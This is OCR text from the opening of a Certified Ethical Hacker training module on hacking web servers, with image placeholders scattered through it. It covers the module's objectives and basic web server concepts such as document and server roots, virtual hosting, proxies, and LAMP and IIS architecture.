
C|EH™

Certified | Ethical Hacker

Module 13:
Hacking Web Servers



Module Objectives


Most organizations consider their web presence to be an extension of themselves. Organizations maintain websites associated with their business on the World Wide Web to establish their web presence. Web servers are a critical component of web infrastructure. A single vulnerability in web server configuration may lead to a security breach on websites. Therefore, web server security is critical to the normal functioning of an organization.

This module starts with an overview of web server concepts. Subsequently, it provides insight into various w b-server attacks, attack methodologies, and attack tools. Later, the module describes countermeasures against web server attacks, patch management, and security tools.

At the end of this module, you will be able to do the following:

- Describe web server concepts
- Perform various web server attacks
- Describe web server attack methodology
- Use different web server attack tools
- Apply web server attack countermeasures
- Describe patch management concepts
- Use different web server security tools

Module Flow



Web Server Concepts

To understand web server hacking, it is essential to understand web server concepts, including what a web server is, how it functions, and other elements associated with it.


This section provides a brief overview of a web server and its architecture. It will also explain common factors or mistakes that allow attackers to hack a web server. This section also describes the impact of attacks on web servers.

Web Server Operations

A web server is a computer system that stores, processes, and delivers web pages to clients via HTTP

Components of a Web Server

- **Document Root:** Stores critical HTML files related to the web pages of a domain name that will be served in response to the requests
- **Server Root:** Stores server's configuration, error, executable, and log files
- **Virtual Document Tree:** Provides storage on a different machine or disk after the original disk is filled up
- **Virtual Hosting:** Technique of hosting multiple domains or websites on the same server
- **Web Proxy:** Proxy server that sits between the web client and web server to prevent IP blocking and maintain anonymity



Web Server Operations

A web server is a computer system that stores, processes, and delivers web pages to global clients via the Hypertext Transfer Protocol (HTTP). In general, a client initiates a communication process through HTTP requests. When a client desires to access any resource such as web pages, photos, and videos, the client's browser generates an HTTP request that is sent to the web server. Depending on the request, the web server collects the requested information/content from the data storage or application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.




Figure 13.1: Typical client–server communication in web server operation

Components of a Web Server

A web server consists of the following components:

- **Document Root**

  The document root is one of the root file directories of the web server that stores critical HTML files related to the web pages of a domain name, which will be sent in response to requests.

  For example, if the requested URL is *www.certifiedhacker.com* and the document root is named "certroot" and is stored in the directory */admin/web*, then */admin/web/certroot* is the document directory address.

  If the complete request is *www.certifiedhacker.com/P-folio/index.html*, the server will search for the file path */admin/web/certroot/P-folio/index.html*.

- **Server Root**

  It is the top-level root directory under the directory tree in which the server's configuration and error, executable, and log files are stored. It consists of the code that implements the server. The server root, in general, consists of four files. One file is dedicated to the code that implements the server, while the other three are subdirectories, namely, -conf, -logs, and -cgi-bin, which are used for configuration information, logs, and executables, respectively.

- **Virtual Document Tree**

  A virtual document tree provides storage on a different machine or disk after the original disk becomes full. It is case-sensitive and can be used to provide object-level security.

  In the above example under document root, for a request of *www.certifiedhacker.com/P-folio/index.html*, the server can also search for the file path */admin/web/certroot/P-folio/index.html* if the directory *admin/web/certroot* is stored in another disk.

- **Virtual Hosting**

  It is a technique of hosting multiple domains or websites on the same server. This technique allows the sharing of resources among various servers. It is employed in large-scale companies, in which company resources are intended to be accessed and managed globally.

  The following are the types of virtual hosting:

  - Name-based hosting
  - Internet Protocol (IP)-based hosting
  - Port-based hosting

- **Web Proxy**

  A proxy server is located between the web client and web server. Owing to the placement of web proxies, all requests from clients are passed on to the web server through the web proxies. They are used to prevent IP blocking and maintain anonymity.

Open-source Web Server Architecture

Open-source web server architecture typically uses Linux, Apache, MySQL, and PHP, often called the LAMP software bundle, as the principal components.

The following are the functions of the principal components in open-source web server architecture:

- Linux is the operating system (OS) of the web server and provides a secure platform
- Apache is the component of the web server that handles each HTTP request and response
- MySQL is a relational database used to store the content and configuration information of the web server
- PHP is the application layer technology used to generate dynamic web content




Figure 13.2: Functions of the principal components of the open-source web server architecture

IIS Web Server Architecture

The Internet Information Service (IIS) is a web server application developed by Microsoft for Windows. IIS for Windows Server is a flexible, secure, and easy-to-manage web server for hosting anything on the web. It supports HTTP, HTTP Secure (HTTPS), File Transfer Protocol (FTP), FTP Secure (FTPS), Simple Mail Transfer Protocol (SMTP), and Network News Transfer Protocol (NNTP).

It has several components, including a protocol listener such as HTTP.sys and services such as the World Wide Web Publishing Service (WWW Service) and Windows Process Activation Service (WAS). Each component functions in application and web server roles. These functions may include listening to requests, managing processes, and reading configuration files.


